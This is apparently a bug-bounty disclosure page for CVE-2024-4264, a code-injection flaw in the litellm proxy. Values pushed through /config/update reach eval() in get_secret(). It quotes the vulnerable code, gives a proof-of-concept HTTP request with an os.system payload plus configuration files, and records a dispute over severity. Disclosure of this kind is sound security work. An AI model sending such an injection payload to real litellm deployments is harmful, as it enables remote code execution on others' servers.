Remote Code Execution due to using eval function unsafe in berriai/litellm

Valid Reported on Mar 4th 2024

Detail

In `litellm.get_secret()`, if the server uses Google KMS, untrusted data will fall into the `eval` function without any filter.

`litellm\utils.py#L7888`:

```
...
                elif (
                    key_manager == KeyManagementSystem.GOOGLE_KMS
                    or client.__class__.__name__ == "KeyManagementServiceClient"
                ):
                    encrypted_secret: Any = os.getenv(secret_name)
                    if encrypted_secret is None:
                        raise ValueError(
                            f"Google KMS requires the encrypted secret to be in the
                        )
                    b64_flag = _is_base64(encrypted_secret)
                    if b64_flag == True:  # if passed in as encoded b64 string
                        encrypted_secret = base64.b64decode(encrypted_secret)
                    if not isinstance(encrypted_secret, bytes):
                        # If it's not, assume it's a string and encode it to bytes
                        ciphertext = eval(
                            encrypted_secret.encode()
                        )  # assuming encrypted_secret is something like - b'\n$\x00
                    else:
                        ciphertext = encrypted_secret
...
```

To trigger it, attackers need to assign a malicious value to a key in os.environ. Luckily, endpoint `/config/update` allows attackers to update the settings in `proxy_server_config.yaml`. In `ProxyConfig.load_config()` it will take a value from `proxy_server_config.yaml` and assign it to os.environ.

`litellm\proxy\proxy_server.py#L1477`:

```
...
        ## ENVIRONMENT VARIABLES
        environment_variables = config.get("environment_variables", None)
        if environment_variables:
```

```
            for key, value in environment_variables.items():
                os.environ[key] = value
...
```

And below in the `ProxyConfig.load_config()` function:

`itellm\proxy\proxy_server.py#L1490`:

```
...
            for key, value in litellm_settings.items():
                if key == "cache" and value == True:
                    print(f"{blue_color_code}\nSetting Cache on Proxy")  # noqa
                    from litellm.caching import Cache

                    cache_params = {}
                    if "cache_params" in litellm_settings:
                        cache_params_in_config = litellm_settings["cache_params"]
                        # overwrie cache_params with cache_params_in_config
                        cache_params.update(cache_params_in_config)

                    cache_type = cache_params.get("type", "redis")

                    verbose_proxy_logger.debug(f"passed cache type={cache_type}")

                    if cache_type == "redis" or cache_type == "redis-semantic":
                        cache_host = litellm.get_secret("REDIS_HOST", None)
                        cache_port = litellm.get_secret("REDIS_PORT", None)
                        cache_password = litellm.get_secret("REDIS_PASSWORD", None)
...
                    for key, value in cache_params.items():
                        if type(value) is str and value.startswith("os.environ/"):
                            cache_params[key] = litellm.get_secret(value)
...
```

`litellm\proxy\proxy_server.py#L1747`:

```
...
                database_args = general_settings.get("database_args", None)
                ### LOAD FROM os.environ/ ###
                for k, v in database_args.items():
                    if isinstance(v, str) and v.startswith("os.environ/"):
                        database_args[k] = litellm.get_secret(v)
                    if isinstance(k, str) and k == "aws_web_identity_token":
                        value = database_args[k]
                        verbose_proxy_logger.debug(
                            f"Loading AWS Web Identity Token from file: {value}"
                        )
...
```

`litellm\proxy\proxy_server.py#L1794`:

```
...
        model_list = config.get("model_list", None)
```

```
        if model_list:
            router_params["model_list"] = model_list
            print(  # noqa
                f"\033[32mLiteLLM: Proxy initialized with Config, Set models:\033[0m
            )  # noqa
            for model in model_list:
                ### LOAD FROM os.environ/ ###
                for k, v in model["litellm_params"].items():
                    if isinstance(v, str) and v.startswith("os.environ/"):
                        model["litellm_params"][k] = litellm.get_secret(v)
                print(f"\033[32m    {model.get('model_name', '')}\033[0m")  # noqa
                litellm_model_name = model["litellm_params"]["model"]
                litellm_model_api_base = model["litellm_params"].get("api_base", Non
                if "ollama" in litellm_model_name and litellm_model_api_base is None
                    run_ollama_serve()
...
```

As you can see, there are too many ways to trigger `litellm.get_secret()`. An attacker can inject malicious environment values, and this value will fall into the `eval` function through 'litellm.get_secret()'.

Proof Of Concept

The bug has been fixed in the latest version, so I will use the vulnerable version 1.28.11 which version I discorved the bug.

Now that I don't have a Google KMS, I will explain the flow code and how it works.

As per the description above, first I will send a request.

```
POST /config/update HTTP/1.1
Host: localhost:4000
Accept: application/json
Authorization: Bearer sk-1234
Content-Type: application/json
Content-Length: 126


{ "environment_variables": {"REDIS_HOST":"__import__('os').system('touch /tmp/pwned.
```

Right after the request was sent:

```
litellm-1  |
litellm-1  | Set Cache on LiteLLM Proxy: {'redis_client': Redis<ConnectionPool<Connection<host=__import__('os').system('touch /tmp/pwned.txt'),port=6379,db=0>
>>, 'redis_kwargs': {'host': "__import__('os').system('touch /tmp/pwned.txt')"}, 'async_redis_conn_pool': BlockingConnectionPool<Connection<host=__import__('o
s').system('touch /tmp/pwned.txt'),port=6379,db=0>>}
litellm-1  | LiteLLM: Proxy initialized with Config, Set models:
litellm-1  |     gpt-3.5-turbo
litellm-1  |     gpt-4
litellm-1  |     sagemaker-completion-model
litellm-1  |     text-embedding-ada-002
litellm-1  |     dall-e-2
litellm-1  |     openai-dall-e-3
litellm-1  | 172.26.0.1:40786 - "POST /config/update HTTP/1.1" 200
```

REDIS_HOST

```python
class ProxyConfig:
    async def load_config(
                    if "cache_params" in litellm_settings:
                        cache_params_in_config = litellm_settings["cache_params"]
                        # overwrie cache_params with cache_params_in_config
                        cache_params.update(cache_params_in_config)

                    cache_type = cache_params.get("type", "redis")

                    verbose_proxy_logger.debug(f"passed cache type={cache_type}")

                    if cache_type == "redis" or cache_type == "redis-semantic":
                        cache_host = litellm.get_secret("REDIS_HOST", None)
                        cache_port = litellm.get_secret("REDIS_PORT", None)
                        cache_password = litellm.get_secret("REDIS_PASSWORD", None)

                        cache_params.update(
                            {
                                "type": cache_type,
                                "host": cache_host,
                                "port": cache_port,
                                "password": cache_password,
                            }
                        )
                        # Assuming cache_type, cache_host, cache_port, and cache_password are strings
                        print(  # noqa
                            f"{blue_color_code}Cache Type:{reset_color_code} {cache_type}"
                        )  # noqa
                        print(  # noqa
                            f"{blue_color_code}Cache Host:{reset_color_code} {cache_host}"
                        )  # noqa
                        print(  # noqa
```

As you can see, it uses get_secret to get the value of REDIS_HOST, and in the console terminal, it prints out my payload. When the server uses GoogleKMS after getting the value from the environment, it will bring the value into the `eval` function:

```python
    def get_secret(
                    == "azure.keyvault.secrets._client.SecretClient"
                ):  # support Azure Secret Client - from azure.keyvault.secrets import SecretClient
                    secret = client.get_secret(secret_name).value
                elif (
                    key_manager == KeyManagementSystem.GOOGLE_KMS
                    or client.__class__.__name__ == "KeyManagementServiceClient"
                ):
                    encrypted_secret: Any = os.getenv(secret_name)
                    if encrypted_secret is None:
                        raise ValueError(
                            f"Google KMS requires the encrypted secret to be in the environment!"
                        )
                    b64_flag = _is_base64(encrypted_secret)
                    if b64_flag == True:  # if passed in as encoded b64 string
                        encrypted_secret = base64.b64decode(encrypted_secret)
                    if not isinstance(encrypted_secret, bytes):
                        # If it's not, assume it's a string and encode it to bytes
                        ciphertext = eval(
                            encrypted_secret.encode()
                        )  # assuming encrypted_secret is something like - b'\n$\x00D\xac\xb4/t)07\xe5\xf6..'
                    else:
                        ciphertext = encrypted_secret

                    response = client.decrypt(
                        request={
                            "name": litellm._google_kms_resource_name,
                            "ciphertext": ciphertext,
                        }
                    )
                    secret = response.plaintext.decode(
                        "utf-8"
                    )  # assumes the original value was encoded with utf-8
```

Here is my `docker-compose.yml`:

```yaml
version: "3.9"
services:
  litellm:
    image: ghcr.io/berriai/litellm:main-v1.28.11
    volumes:
      - ./proxy_server_config.yaml:/app/proxy_server_config.yaml # mount your litellm
    ports:
```

```
      - "4000:4000"
    environment:
      - AZURE_API_KEY=sk-123
```

And `proxy_server_config.yaml`:

```yaml
model_list:
  - model_name: gpt-3.5-turbo
    litellm_params:
      model: azure/chatgpt-v-2
      api_base: https://openai-gpt-4-test-v-1.openai.azure.com/
      api_version: "2023-05-15"
      api_key: os.environ/AZURE_API_KEY # The `os.environ/` prefix tells litellm to
  - model_name: gpt-4
    litellm_params:
      model: azure/chatgpt-v-2
      api_base: https://openai-gpt-4-test-v-1.openai.azure.com/
      api_version: "2023-05-15"
      api_key: os.environ/AZURE_API_KEY # The `os.environ/` prefix tells litellm to
  - model_name: sagemaker-completion-model
    litellm_params:
      model: sagemaker/berri-benchmarking-Llama-2-70b-chat-hf-4
      input_cost_per_second: 0.000420
  - model_name: text-embedding-ada-002
    litellm_params:
      model: azure/azure-embedding-model
      api_key: os.environ/AZURE_API_KEY
      api_base: https://openai-gpt-4-test-v-1.openai.azure.com/
      api_version: "2023-05-15"
    model_info:
      mode: embedding
      base_model: text-embedding-ada-002
  - model_name: dall-e-2
    litellm_params:
      model: azure/
      api_version: 2023-06-01-preview
      api_base: https://openai-gpt-4-test-v-1.openai.azure.com/
      api_key: os.environ/AZURE_API_KEY
  - model_name: openai-dall-e-3
    litellm_params:
      model: dall-e-3

litellm_settings:
  drop_params: True
  max_budget: 100
  budget_duration: 30d
general_settings:
  master_key: sk-1234 # [OPTIONAL] Only use this if you to require all calls to cont
  proxy_budget_rescheduler_min_time: 3
  proxy_budget_rescheduler_max_time: 6
  # database_url: "postgresql://<user>:<password>@<host>:<port>/<dbname>" # [OPTIONA

environment_variables:
  AZURE_API_KEY: sk-1234
  # settings for using redis caching
```

```
# REDIS_HOST: redis-16337.c322.us-east-1-2.ec2.cloud.redislabs.com
# REDIS_PORT: "16337"
# REDIS_PASSWORD:
```

Impact

Remote Code Execution (RCE) poses a severe cybersecurity threat, with impacts ranging from unauthorized data access, manipulation, and loss to system disruption, financial consequences, and reputation damage.

We are processing your report and will contact the **berriai/litellm** team within 24 hours. 2 years ago

trongphuc12 modified the report 2 years ago

trongphuc12 submitted a **patch** 2 years ago

trongphuc12 modified the report 2 years ago

We have contacted a member of the **berriai/litellm** team and are waiting to hear back 2 years ago

Marcello modified the Severity from Critical (9.1) to Critical (9) 2 years ago

We have sent a follow up to the **berriai/litellm** team. We will try again in 4 days. 2 years ago

Marcello modified the Severity from Critical (9) to Critical (9.1) 2 years ago

We have sent a second follow up to the **berriai/litellm** team. We will try again in 7 days. 2 years ago

trongphuc12 commented 2 years ago — Researcher

Any update please

We have sent a third follow up to the **berriai/litellm** team. We will try again in 14 days. 2 years ago

We have sent a fourth follow up to the **berriai/litellm** team. We will send a final notification 48 hours before report publication. 2 years ago

Dan McInerney commented 2 years ago — Admin

We need a PoC script to validate. Can you write up either a Python PoC or some curl requests that show the exploitability?

trongphuc12 modified the report 2 years ago

trongphuc12 commented 2 years ago — Researcher

Hi @Dan, I have updated my report.

We have sent a warning to the **berriai/litellm** team to inform them that this report will be published in 48 hours 2 years ago

Ishaan Jaff commented 2 years ago — Maintainer

The bug is fixed in the latest version

A **berriai/litellm** maintainer has acknowledged this report 2 years ago

The scheduled publication date was automatically extended from 19th Apr 2024 to 26th Apr 2024 due to the maintainers acknowledgement of the report 2 years ago

Ishaan Jaff set the scheduled publication date to May 18th 2024 UTC 2 years ago

Ishaan Jaff commented 2 years ago — Maintainer

Can you show me how you would execute this on a deployed proxy - try it here: https://litellm-main-v1-35-1-dev2.onrender.com/

trongphuc12 commented 2 years ago — Researcher

https://litellm-main-v1-35-1-dev2.onrender.com/ is running on the latest version, which has fixed this vulnerability.

Ishaan Jaff modified the Severity from Critical (9.1) to None (0) 2 years ago

The researcher has received a minor penalty to their credibility for miscalculating the severity: -1

Ishaan Jaff has marked this vulnerability as not applicable 2 years ago

closing - resolved on latest

The disclosure bounty has been dropped ×

The fix bounty has been dropped ×

The researcher's credibility has decreased: -5

trongphuc12 commented 2 years ago — Researcher

The report is for the latest litellm version when I report it. So why is my report not appliable?

Ishaan Jaff commented 2 years ago — Maintainer

You just told me you cannot execute this on a deployed proxy endpoint

trongphuc12 commented 2 years ago — Researcher

Sorry, I want to clarify that the latest version I mentioned above is the latest version when this report was created, which is version 1.28.11. Your proxy is running on the latest version now, and I have marked the cvss for privileges required as high because it needs to be admin to exploit this vulnerability.


trongphuc12 commented 2 years ago — Researcher

Hi, @Ishaan Jaff,

I want to clarify that my report was submitted on March 3. At that time, the latest version is v1.28.11, which is vulnerable. Can you use the context when I report it? It has been 43 days since the day I reported it. If I can exploit it in the latest version, which is v1.35.8, it should be a new report.

trongphuc12 commented 2 years ago — Researcher

Here is a PoC that the latest version when I reported it was v1.28.11:



CodeVigilante commented 2 years ago

Hi @trongphuc12 I think you should go talk to a moderator on discord !

A huntr admin reset this report to a pending state. 2 years ago

trongphuc12 commented 2 years ago — Researcher

Any update please

huntr-helper modified the Severity from None (0) to Critical (9.8) 2 years ago

The researcher has received a minor penalty to their credibility for miscalculating the severity: -1

Adam Nygate validated this vulnerability 2 years ago

trongphuc12 has been awarded the disclosure bounty ✓

The fix bounty is now up for grabs

The researcher's credibility has increased: +7

CVE-2024-4264 assigned to this report. 2 years ago

We have sent a warning to the **berriai/litellm** team to inform them that this report will be published in 48 hours 2 years ago

This vulnerability has now been published 2 years ago

CVE-2024-4264 has now been published 2 years ago

We have notified the **berriai/litellm** maintainers about this report in their weekly follow-up a year ago

Krish Dholakia commented a year ago — Maintainer

Hi this is no longer valid. The code is fixed since at least v1.44.16 - https://github.com/BerriAI/litellm/blob/0268877f2874a85147b4d38090123008bcfb6b64/litellm/secret_managers/main.py#L175

Krish Dholakia commented a year ago — Maintainer

@Adam Nygate what is required to close this issue on CVE?

Adam Nygate marked this as fixed in **1.44.16** with commit **b0178a** a year ago

The fix bounty has been dropped ×

Sign in to join this conversation

CVE
CVE-2024-4264
Published

Vulnerability Type
CWE-94: Code Injection

Severity
Critical (9.8)

Attack vector	Network
Attack complexity	Low
Privileges required	None
User interaction	None
Scope	Unchanged
Confidentiality	High
Integrity	High
Availability	High

Open in visual CVSS calculator

Registry
Pypi

Affected Version
latest

Visibility
Public

Status
Fixed

Disclosure Bounty
$1500

Fix Bounty
$375

Found by

trongphuc12
@trongphuc12
MIDDLEWEIGHT

